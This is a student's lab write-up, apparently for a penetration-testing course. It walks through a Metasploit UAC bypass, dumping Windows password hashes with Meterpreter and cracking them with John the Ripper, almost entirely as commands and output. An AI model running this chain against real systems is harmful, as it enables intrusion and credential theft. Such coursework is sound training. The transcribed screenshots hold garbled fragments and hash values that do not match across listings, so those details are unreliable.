
Priv: Timestamp Commands
=====
Command      Description
-----
timestamp     Manipulate file MACE attributes

meterpreter > hashdump
[-] priv_passwd_get sam hashes: Operation failed: The parameter is incorrect.
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac
msf5 exploit(windows/local/bypassuac) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.217.3:4428
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.217.2
[*] Meterpreter session 2 opened (192.168.217.3:4428 -> 192.168.217.2:25610) at 2024-03-26 01:40:58 -0400

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Anon:1006:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Ian:1004:aad3b435b51404eeaad3b435b51404ee:954d0375d6d2506a69d903a3958d129d:::
JohnnyCash:1005:aad3b435b51404eeaad3b435b51404ee:0052ed4459b46871e57e0da6aa1a777d:::
rtimm004:1003:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::
meterpreter >
```


3. Save the password hashes in a file named rtimm.WinHASH in kali Linux. Run john the ripper for 10 minutes to crack the passwords. You must crack one password to complete.



The screenshot shows a Kali Linux desktop environment. A terminal window is open, displaying a list of password hashes for various users. A file editor window, titled "rtimm004.WinHASH", is also open, showing the same list of hashes. The hashes are in the format: Username:UID:aad3b435b51404eeaad3b435b51404ee:hash. The users listed are Administrator, Anon, Guest, HomeGroupUser\$, Ian, JohnnyCash, rtimm004, and Window 7. The terminal window shows the command "cat rtimm004.WinHASH" being executed, and the output is the list of hashes. The file editor window shows the same list of hashes, with the file name "rtimm004.WinHASH" in the title bar. The desktop background is dark, and the taskbar at the bottom shows various application icons.

```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
rtimm004.WinHASH  
Save  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Anon:1006:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::  
Ian:1004:aad3b435b51404eeaad3b435b51404ee:954d0375d6d2506a69d903a3958d129d:::  
JohnnyCash:1005:aad3b435b51404eeaad3b435b51404ee:0052ed4459b46871e57e0da6aa1a777d:::  
rtimm004:1003:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::  
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::  
meterpreter  
[+] p  
meterpreter  
[+] E  
msf5  
msf5  
sessi  
msf5  
[+] S  
[+] L  
[+] L  
[+] E  
[+] F  
[+] Upload  
[+] Upload  
[+] Meterpreter  
[+] Sending  
[+] Meterpreter  
meterpreter  
Administrator  
Anon:1006  
Guest:501  
HomeGroupUser  
Ian:1004  
JohnnyCash  
rtimm004  
Window 7  
meterpreter >
```

```
Attacker Kali - External Workstation on CS301-RTIMM004
Tue 01:46
root@CS2APenTest: ~

File Edit View Search Terminal Help
root@CS2APenTest: # gedit
^C
root@CS2APenTest: # ls
core          EXTRACREDIT-HASH  rockyou.txt      vHCxDtHL.html
sysx301      IMadeIT-rtimm004.txt  rtimm004.exe     Videos
dALAAJGv.jpeg  Nuxis             rtimm004-HASH    VMshare
Desktop       OAayduCa.html     rtimm004.txt     xIWURruh.jpeg
Documents     Pictures           rtimm004.WinHASH xmovHoeE.jpeg
Downloads     Public             Templates

root@CS2APenTest: # john rtimm004.WinHASH
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 8 password hashes with no different salts (LM [DES 512/512 AVX512F])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 360 candidates buffered for the current salt, minimum 1024 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
      (Window 7)
      (rtimm004)
      (JohnnyCash)
      (Ian)
      (HomeGroupUser$)
      (Guest)
      (Anon)
      (Administrator)
8g 0:00:00:00 DONE 2/3 (2024-03-26 01:45) 72.72g/s 183418p/s 183418c/s 1467KC/s 123456..MAGNUM2
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed
```

The picture below shows the highlighted command (with red line) and the users I made and their commands (also with red lines). I used password for one of the users.

```
Attacker Kali - External Workstation on CS301-RTIMM004
Tue 01:47
root@CS2APenTest: ~

File Edit View Search Terminal Help
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 360 candidates buffered for the current salt, minimum 1024 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
      (Window 7)
      (rtimm004)
      (JohnnyCash)
      (Ian)
      (HomeGroupUser$)
      (Guest)
      (Anon)
      (Administrator)
8g 0:00:00:00 DONE 2/3 (2024-03-26 01:45) 72.72g/s 183418p/s 183418c/s 1467KC/s 123456..MAGNUM2
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed
root@CS2APenTest: # john --show rtimm004.WinHASH
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Anon::1006:aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$::1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Ian::1004:aad3b435b51404eeaad3b435b51404ee:954d0375d6d2506a69d903a3958d129d:::
JohnnyCash::1005:aad3b435b51404eeaad3b435b51404ee:0052ed4459b46871e57e0da6aa1a777d:::
rtimm004::1003:aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c:::
Window 7::1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c:::

8 password hashes cracked, 0 left
root@CS2APenTest: # john rtimm004.WinHASH --format=NT
Using default input encoding: UTF-8
Loaded 8 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 16 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password      (Anon)
password      (rtimm004)
password      (Window 7)
password      (Administrator)
fire          (Guest)
biking        (JohnnyCash)
Proceeding with incremental:ASCII
biking        (Ian)
```